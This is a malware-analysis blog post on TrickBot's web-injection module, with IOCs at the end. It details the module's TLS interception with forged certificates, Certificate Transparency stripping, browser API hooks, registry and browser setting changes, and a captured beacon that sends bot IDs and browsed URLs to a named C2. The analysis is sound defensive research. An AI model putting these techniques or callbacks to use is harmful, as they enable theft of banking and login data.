Deep Dive into Trickbot's Web Injection

Published: 2022-01-24 · Archived: 2026-04-05 16:36:22 UTC

Overview

TrickBot, a modular trojan, has been active in the malware scene since 2016. It is famously known for having a variety of modules in its attack toolkit, some of which are quite recent and some being actively developed. This brings us to its web injection module, `injectDLL`, that has been around since the malware was first discovered. The core purpose of the module still remains the same, which is injecting scripts into websites to exfiltrate information. However, there have been some recent additions to the module, especially since the introduction of its newer webinject config `winj` [1].

One technique that is worth noting is the module's ability to circumvent Certificate Transparency checks - an open framework that was introduced to detect malicious TLS certificates[2]. Some of the other changes are techniques seen used by malware families such as the creation of a localhost proxy[3] and the utilization of a multistage JavaScript web injection[4].

Herein, we explore these latest developments and uncover how the module works.

Webinject Module Setup


The module is loaded by executing its `Start` and `Control` export functions.

The `Start` export is responsible for orchestrating the webinject process. When the export is executed, the module checks if it is able to utilize Windows' CryptoAPI in the victim machine for its TLS communication routine. Failing this check, the module terminates. The export then makes modifications to certain browser files and the system's registry (elaborated here and here). Additionally, several threads are launched by the export, each playing a different role in the web injection routine. What each thread does is elaborated upon here.

The `Control` export handles parsing of the config files. It saves a pointer to the parsed config in the module, in order for the threads to be able to access it. Currently the known config names for TrickBot's webinject module are `sinj`, `dinj`, `dpost` and `winj`. At the time of analyzing the webinject module, we were unable to acquire a `sinj` or `dinj` config. Hence this blog will focus more on the `winj` and `dpost` configs.

Threads

The module launches several threads, each playing a different role. A diagrammatic view of the threads launched by the module is shown in ***Image 1***.



1. Webinject Module's Threads

Below is a summary on what the threads accomplish. We group them to summarize them better before we dive in depth into each thread's functionality:

- The Proxy, Session, DPOST and ZeusPing threads have a network role. The Proxy thread sets up the proxy and for every new connection made to the proxy, the Session thread gets launched. The Session thread handles communication between the browser and website. The DPOST thread sends data to C2s listed in the `dpost` config and the ZeusPing thread makes requests to C2s listed in the `winj` config.
- The Browser and Pipe threads inject into browsers and set up communication with them, respectively.
- Finally, the threads CallBack and Ping relay events back to the main bot.

Proxy Thread

The proxy thread creates a socket that binds to `127.0.0.1:15733`. It listens for incoming connections to the socket that would be made by the injected browser module.


The thread then creates a session thread for every new connection.

Session Thread

A session thread is created for every new socket connection made to the localhost proxy from the browser. This thread handles communication with the browser and to the website that the browser is trying to connect to. The thread is able to process SOCKS communication if the browser uses one. It intercepts TLS traffic by modifying certificates and accordingly modifies the requests and responses. Finally, the thread is responsible for injecting the malicious JavaScript provided by the `winj` config if it finds a target URL.

Every thread is passed a structure `tk__session` (see Appendix) as a parameter (enabling the thread to keep track of information related to that specific connection).

The sequence diagram below shows the flow of events that takes place with each session.



2. Sequence diagram of Session events

1. Handshake from browser

The initial request processed by the Session thread is a modified SOCKS4 protocol sent by the injected browser module. The modified SOCKS4 protocol is the first request received before handling the actual requests initiated by the browser. This request is sent from the APIs `Connect` and `ConnectEx` that are hooked by the browser module. The hooking process is explained here.

The data sent contains information about the website the browser is attempting to connect to, including information about the browser itself. Below is the format of that information:

```
struct tk__modified_SOCKS4{
    BYTE SOCKS_Version;        // Version 4
```

```
    BYTE CommandCode;          // set to 0x01 - TCP/IP stream connection
    WORD Port;
    DWORD IP;                  // big-endian
    // This part of the structure would normally have the user ID string, if it were SOCKS4
    // Since this is a modified SOCKS4, the module replaces it with information of the browser
    BYTE browserType;          // 0x01 - InternetExplorer
                               // 0x02 - Firefox
                               // 0x03 - Chrome
                               // 0x04 - MicrosoftEdge
    DWORD browserPID;
};
```

If the thread has parsed the request with no errors, it sends an 8 byte response `005a000000000000`, signifying `Request Granted`[5].

One observation is the option of parsing a SOCKS5 protocol if it was sent as the initial handshake request. However, we have not come across a browser module that implements SOCKS5 as the initial handshake request.

After a successful handshake request is established between the Session thread and the browser module, the thread proceeds to handle the rest of the actual request.

2. Browser uses SOCKS

The module checks if the browser uses a SOCKS proxy, by inspecting the original request for the SOCKS4 or SOCKS5 protocols.

If the browser uses SOCKS, the thread forwards every browser (client) request to the SOCKS server and every SOCKS server response back to the browser. It does this until it detects a request in the SOCKS protocol that matches either a TLS protocol or an HTTP request.


3. Modifying browser requests

Before forwarding any browser requests to the website, the thread modifies the header `Accept-Encoding` if it is present. The value set is `gzip;q=1,deflate,br;q=0`. This header normally gets set by the browser to indicate the type of content encoding that it can accept[6]. The thread overwrites the value of the header to implement one method of encoding, so it is able to view the received contents and inject scripts if needed.

4. Modifying/Injecting website responses

First off, the thread checks the response headers of every website and modifies certain headers if they are present. The headers it checks for are used for enforcing Certificate Transparency, which is an open framework for auditing and monitoring TLS certificates[2]. The headers[789] are described in the table below:

Header	Modified Header	Purpose for Modification
`Expect-CT`	`X-pect-XX`	To prevent sites from enforcing Certificate Transparency (see ***Image 3***).
`Public-Key-Pins`	`X-blic-Key-Pins`	To prevent a server from sending public key hashes to the browser to check for fraudulent certificates.
`Public-Key-Pins-Report-Only`	`X-blic-Key-Pins-Report-Only`	Same as above



3. Header as seen in Firefox

Finally, if the header `Content-Type` is present in the response and is either of type `text/plain` or `text/html`, then the thread checks if the website matches any of the target URLs in the config list. If there is a match, the thread injects the JavaScript obtained from the `winj` config accordingly.

Making TLS connections

The session thread makes TLS connections with the browser and with the website using the Windows `SSPI` (`Security Support Provider Interface`) model[10]. To keep track of the certificate contexts used in creating secure connections, it saves the information in a struct `tk__cert_context` (see Appendix).

Connections with the website

The thread creates a self signed certificate, using CN as `localhost`, that is used as the client's side certificate context when establishing connections to a website. This client certificate context is not added to any certificate store and is instead saved in the structure `tk__cert_context` (see Appendix) used by the Session thread.

Connections with the browser

Before forwarding the requests made by the browser to the website, the session thread first attempts to connect to the website directly. In doing so, it acquires the website's certificate context. It does this to not only use the original certificate to communicate with the website, but to also create a modified version of the website's certificate to communicate with the browser. The modifications to the certificate are done according to which browser is being used. It does this to prevent the browsers from detecting suspiciously crafted certificates as well as to prevent them from doing any Certificate Transparency checks.

First, a copy of the website's certificate is saved in the struct `tk__cert_context` (see Appendix). Then, the website's certificate is deleted from the certificate stores (`Root`, `CA`, `My` and `Temp`), if it existed before.

Second, the thread attempts to create its own CA certificate matching the issuer name in the website's certificate. It does this so it can create its own modified website certificate that is signed by a CA it controls. Retaining the encoded certificate's issuer name, the thread uses it when creating a new self-signed CA certificate. The certificate is built with the following extensions (see ***Image 4***):


- `extendedKeyUsage` : `TLS Web Server Authentication`
- `keyUsage` : `Digital Signature, Key Encipherment, Data Encipherment`
  The algorithm used is `sha256WithRSAEncryption` and 10 years is added to the expiry.

In addition to the above, if the browser is Firefox, then the thread deletes the original CA certificate from Firefox's certificate database and imports its self-signed CA certificate instead. It does this by leveraging the APIs of the browser's DLL `nss3.dll` : `NSS_Initialize` , `CERT_GetDefaultCertDB` , `PK11_GetInternalKeySlot` , `CERT_DecodeCertFromPackage` , `CERT_FindCertByDERCert` , `PK11_ImportCert` , `CERT_ChangeCertTrust` , `CERT_DestroyCertificate` , `PK11_FreeSlot` , `NSS_Shutdown` , `CERT_FindCertByNicknameOrEmailAddrCX` , `SEC_DeletePermCertificate` , `PK11_FindCertFromNickname` , `PK11_DeleteTokenCertAndKey` and `PORT_GetError` .

4. Comparison of the CA certificate

Third, a new public/key pair is generated and then signed by the self-signed CA certificate.

Finally, when building the new website certificate, the thread retains certain information from the original website's certificate and modifies other values. The information retained are the version number, issuer unique ID, subject unique ID, `NotAfter` timestamp, the subject name and the subject public key information. Information about the `NotBefore` timestamp is modified, if the browser it is communicating with is `Chrome` (see ***Image 5***). If the `NotBefore` timestamp is greater than than year 2017, the year is set to 2017. And if the month is set to October or above, it is changed to September. As for the Certificate's serial number, if the communicating browser is Firefox, a random serial number is generated instead.



5. Modified Certificates

DPOST Thread

This thread is created by the session thread, to gather data from every POST request made by the browser and send it to the `dpost` C2s. These C2s are provided by the `dpost` config.

The URI created to the `dpost` C2 is as follows:

```
https://<c2>:<port>/<gtag>/<botid>/<command>/
```

Below is a table of the commands and their meaning. In the sample analyzed, we only observed the use of command `60` (a known command for sending captured traffic[11]), whereas the other commands do not appear to be used by the module.

Command	Information Captured	Used by Module
`60`	Base64 encoded POST data, keys, POST URL	Yes
`81`	POST data, POST URL	No
`82`	same as command `81`	No
`83`	POST data, bill info, card info	No

Browser Thread

The browser thread monitors the running processes to check for browsers to inject the browser module into. The thread uses the `Reflective DLL injection` technique[12] to load the module into the browser.

Currently, the thread targets browsers such as Internet Explorer, Firefox, Chrome and Microsoft Edge. It makes sure to skip the Tor browser since the browser runs under the process name `firefox.exe`. The thread also checks for browsers such as Amigo and Yandex, but doesn't proceed with injecting into them.

Firefox

For injecting into Firefox, before proceeding with the reflective loader, the thread first overwrites the address of `BaseThreadInitThunk` in the Firefox process. Firefox is known to hook certain Windows APIs and in this case Firefox hooks `BaseThreadInitThunk` [13] to check for any suspicious remote threads injected into the browser.

Chrome

Injection into the Chrome process undergoes a few steps:

1. First off, it skips Chrome processes that are running with the parameters `network.mojom.NetworkService`.
2. When a Chrome process is found, the thread saves the access token of the browser and its original parameters before terminating it.
3. The thread then restarts Chrome with the original parameters along with `--disable-http2 --use-spdy=off --disable-quic --enable-logging --log-level=0`.

ZeusPing Thread

The ZeusPing thread makes a GET request to a C2 url. This url is provided via the `winj` config under the `depend` field. The config is described here.

At the time of researching the webinject module, we were not able to retrieve a `winj` config having a `depend` field.

CallBack Thread

The callback thread sends messages back to the bot regarding certain events. The thread loops until there is a message queued up by the Module to send to the main bot. When a message is available, it is passed as a

parameter to the main bot's `CallBack` function.

Ping Thread

The ping thread sends the current timestamp message back to the bot. This message is read by the `CallBack` thread. The timestamp message is sent every 2-5 minutes as long as the threads are running.

Pipe Thread

The pipe thread gets created by the browser thread if it has detected a browser process to inject the browser module into. This thread communicates with the browser module via a pipe object. The thread creates a pipe object with a name format similar to the module's previous variants[14]. The format is `\\.\pipe\pidplacesomepipe` with the browser's `PID` written over `pidplacesomepipe`.

The thread keeps track of each pipe name created, only if the string `XiiZ1q7ubnvnLf4LP6wNJo97xE` appears within the browser module. However, at the time of analysis, we were unable to acquire a webinject module that had a browser module which communicates with the pipe.

Browser Modifications

Injected Browser Module

The browser module is responsible for setting up the initial handshake with the malicious proxy and ensuring no TLS certificate errors. If it observes the browser is being debugged, it stops redirecting to the proxy and communication resumes as normal. To carry out these activities, it hooks onto the APIs `Connect`, `ConnectEx`, `WSAIoctl`, `CertGetCertificateChain` and `CertVerifyCertificateChainPolicy`.

1. `Connect`

The `Connect` hook ignores browser connections made to `0.0.0.0` and any connections made on port `9229` (Chrome's dev-tools connects to port `9229` for debugging[15]). It establishes the initial handshake to the malicious proxy.

2. `ConnectEx`

If the browser type is MicrosoftEdge or Firefox, the module hooks the `ConnectEx` API. The address of the API is obtained by making a call to the `WSAIoctl` API with the `SIO_GET_EXTENSION_FUNCTION_POINTER` opcode specified[16]. The `ConnectEx` hook ignores browser connections made to `127.0.0.1` or `0.0.0.0`. This hook also establishes the initial handshake to the malicious proxy.

3. `WSAIoctl`

If the browser is Chrome or Internet Explorer, the module hooks the `WSAIoctl` API. This hook checks if the control opcode passed to the api is `SIO_GET_EXTENSION_FUNCTION_POINTER`. If it is not, the hook passes the arguments to the original `WSAIoctl`. Else if it is has the opcode `SIO_GET_EXTENSION_FUNCTION_POINTER` and

there is a pointer in the parameter for the output buffer, then the hook passes the address of the `ConnectEx` hook function above to the output buffer.

4. `CertGetCertificateChain`

The `CertGetCertificateChain` hook modifies the result of the chain context created. Any errors in the `TrustStatus` is removed and the status is set to:

- `CERT_TRUST_HAS_EXACT_MATCH_ISSUER`
- `CERT_TRUST_HAS_ISSUANCE_CHAIN_POLICY`
- `CERT_TRUST_HAS_VALID_NAME_CONSTRAINTS`
  The same is implemented for every certificate chain in that context and the final element in each chain is additionally set to `CERT_TRUST_IS_SELF_SIGNED`.

5. `CertVerifyCertificateChainPolicy`

The `CertVerifyCertificateChainPolicy` hook removes the error status of this API's result.

Internet Explorer

The module disables certain registry entries in the system to modify how Internet Explorer gets run and to assist the module in injecting JavaScript. These entries are:

- `HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\EnableHTTP2` - This registry setting determines if Internet Explorer should use the HTTP/2 network protocol which allows for compression of HTTP data[17]. Disabling this registry setting makes it easier for the module to carry out webinjection. It is a common technique that banking trojans employ[18].
- `Software\Microsoft\Internet Explorer\Main\TabProcGrowth` - This registry sets the rate at which Internet Explorer creates new tab processes[19]. By disabling it, the tabs run in the same process[20], thus making it easier for the webinject module to inject the browser module.

Firefox

The module modifies certain properties in Firefox's `pref.js` file. The following set of properties are set to false:

- `browser.tabs.remote.autostart` - This property sets Firefox's multi-process implementation, which means disabling it has all tabs stay in the same process instead of a new process for each new tab.
- `browser.tabs.remote.autostart.2` - same as above
- `network.http.spdy.enabled.http2` - Disabling this property disables the use of the HTTP/2 network protocol.

`winj` WebInjects

The `winj` config follows the same format as Zeus's config[21], except for an additional parameter `depend`. This new field contains a C2 URL that the ZeusPing thread attempts to reference and make a request to. It is unclear

what the intention of the request is; perhaps being a new feature yet to be implemented.

```
 set_url      - URL target with options
depend       - Trickbot C2 to make a GET request to
data_before  - Inject data to add before content
data_after   - Inject data to add after content
data_inject  - Inject data
```

Functionality on the webinjects

The injected JavaScript beacons out to a C2 decrypted within the script to download the final `jquery` file which steals information from the website.

Since the introduction of `winj` there have been updates to the config, especially to the list of URLs that are targeted. Previously, there were a small list of target URLs. Currently, that list has increased and in addition there is a single script that gets injected into any URL that matches the format `https://*/*`. This “core” script is necessary and is used in conjunction with the other injected scripts to download the final `jquery` payload.

The core script beacons to the C2 `s1[.]deadseaproductions[.]com` with information about the bot embedded in the headers. It relays information of the `%BOTID%` and the URL that is currently being browsed via the headers `X-Client-Id` and `X-Client-Origin` respectively.

```
 GET /api.js HTTP/1.1
Host: s1.deadseaproductions.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip;q=1,deflate,br;q=0
X-Client-Origin: https://target-url/content/
X-Client-Id: %BOTID%
Origin: https://target-url
Connection: keep-alive
Referer: https://target-url
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
```

If the response received by the core script is status `200`, the script injects the response as a JavaScript script element into the webpage. During analysis, we were unable to receive a `200` status code and instead kept receiving a `204` status code.

In addition to the core script, if the URL matches a target URL in the config, then the secondary scripts are injected into the website. If the injected script has a script tag with class information, those scripts make further requests to a C2 decrypted from the script to obtain the final stage of the webinjects which is a jquery file.

In building the request URL, values from the class information in the script tag is used in addition to a string decrypted within the javascript. Those values are necessary for pulling down the final payload.

The GET request is of the following format:

```
https://%C2%/%BOTID%/%decrypted-string%/%script-class-values%/%jquery-filename%
```

Conclusion

These new developments to the webinject module are just the start. In a short timeframe, we have seen changes added to the module and especially in the webinjects that are being delivered. Below are some IOCs we provide related to the analysis done on this module.

IOCs

C2s

Origin Script	**C2 Domain**	**Request**	**URL Path**	**File Requested**
Core Script	`s1[.]deadseaproductions[.]com`	GET		`api.js`
Secondary Script	`myca[.]adprimblox[.]fun`	GET	`/%BOTID%/%decrypted-string%/%script-class-values%/`	`jquery-3.5.1.min.js`
Secondary Script	`seq[.]mediaimg23[.]monster`	GET	`/%BOTID%/%decrypted-string%/%script-class-values%/`	`jquery-3.5.1.min.js`
Final jquery	`akama[.]pocanomics[.]com`	POST		

`DPOST` C2s

```
 http://175[.]184[.]232[.]234:443
http://202[.]152[.]56[.]10:443
http://139[.]255[.]41[.]122:443
http://103[.]75[.]32[.]173:443
http://64[.]64[.]150[.]203:443
http://116[.]206[.]62[.]138:443
http://96[.]9[.]69[.]207:443
```

```
http://117[.]54[.]140[.]98:443
http://103[.]11[.]218[.]199:443
http://114[.]7[.]243[.]26:443
http://110[.]38[.]58[.]198:443
http://96[.]9[.]74[.]169:443
http://103[.]111[.]83[.]86:443
http://190[.]183[.]60[.]164:443
http://206[.]251[.]37[.]27:443
http://196[.]44[.]109[.]73:443
http://138[.]94[.]162[.]29:443
http://45[.]221[.]8[.]171:443
http://27[.]109[.]116[.]144:443
http://45[.]116[.]68[.]109:443
http://45[.]115[.]174[.]60:443
http://45[.]115[.]174[.]234:443
http://36[.]95[.]73[.]109:443
http://80[.]210[.]26[.]17:443
http://186[.]96[.]153[.]223:443
```

Samples

SHA256	Description
`6a75c212b49093517e6c29dcb2644df57a931194cf5cbd58e39e649c4a2b84ba`	Webinject Module

Appendix

```
 typedef enum BROWSER_TYPE{
    InternetExplorer,
    Firefox,
    Chrome,
    MicrosoftEdge,
    Other
};

typedef enum HTTP_VERB{
    GET,
    POST,
    PUT,
    DELETE,
    HEAD,
    CONNECT
};

/*
```

```
   Structure passed as parameter to each Session thread
*/
struct tk__session
{
  DWORD SessionID;
  sockaddr_in browserAddress;        // Browser IP address
                                     //   Connections made to the proxy
  sockaddr_in websiteAddress;        // Website IP address
                                     //   Connections made to the website
                                     //   If the browser uses SOCKS, this will be
                                     //   the SOCKS server address
  BYTE unused1[0x20];
  QWORD ProxySOCKET;                 // SOCKET for Browser <-> Proxy communication
  QWORD WebsiteSOCKET;               // SOCKET for Proxy <-> Website communication
  QWORD pBrowserRequest;             // Browser's request sent to Proxy
  QWORD pProxyRequest;               // Proxy's request sent to website
                                     //   The request is a modification of
                                     //   the browser's request
  QWORD pHTTPS_URL;                  // Website's HTTPS URL
  QWORD pWebsiteResponse;            // Website's response
  QWORD pSSLDomainName;              // Website's Domain name
  QWORD szBrowserRequest;            // Browser's request size
  QWORD szProxyRequest;              // Proxy's request size
  QWORD szWebsiteResponse;           // Website's response size
  QWORD pWebsiteResponse_dinj_sinj;  // Website's response in case of dinj
                                     //   or sinj config
  QWORD szSSLDomainName;             // Website's Domain name size
  BYTE unused2[8];
  BOOL SSLDetected;                  // If SSL is detected
  BOOL SINJ;                         // If the config is sinj
  BOOL DINJ;                         // If the config is dinj
  BROWSER_TYPE BrowserType;          // Browser type
  HTTP_VERB verb;                    // Request verb used by the browser
  DWORD BrowserPID;                  // Browser's PID
};

/*
    Structure that stores information for making SSPI connections.

    Connections between browser <-> Proxy and Proxy <-> website
    each have a tk__cert_context.
*/
struct tk__cert_context{
    SOCKET socket;                          // The socket is either ProxySOCKET
                                            //  or the WebsiteSOCKET (taken
                                            //  from tk__session)
    _SecHandle hCredential;                 // Handle to the credentials used to
```

```
                                        //  establish a schannel security context
    _SecHandle hContext;                // Handle to the security context
    QWORD pwebsiteCertContext;          // If the communication is Browser <-> Proxy
                                        //  Then a modified website's certificate
                                        //  context is used. If the communication is
                                        //  Proxy <-> Website, then the original
                                        //  website's certificate context is used
    QWORD pClientCertContext;           // The proxy's localhost certificate context
                                        //  which is used as the client's certificate
                                        //  when the communication is Proxy <-> Website
    QWORD pCACertContext;               // The modified self-signed CA certificate
                                        //  context
    BOOL HandshakeResult;               // If a connection is established
    _SecPkgContext_StreamSizes StreamSizes;   // The maximum size that can be encrypted
    QWORD pReceiveBuffer;               // Message received by Proxy
    QWORD szReceiveBuffer;              // Received message size
    QWORD ReceiveBufferBytesRead;       // Number of bytes read
    QWORD pSendBuffer;                  // Message sent by Proxy
    QWORD szSendBuffer;                 // Sent message size
    QWORD SendBufferBytesSent;          // Number of bytes sent
}
```

References

Source: https://www.kryptoslogic.com/blog/2022/01/deep-dive-into-trickbots-web-injection/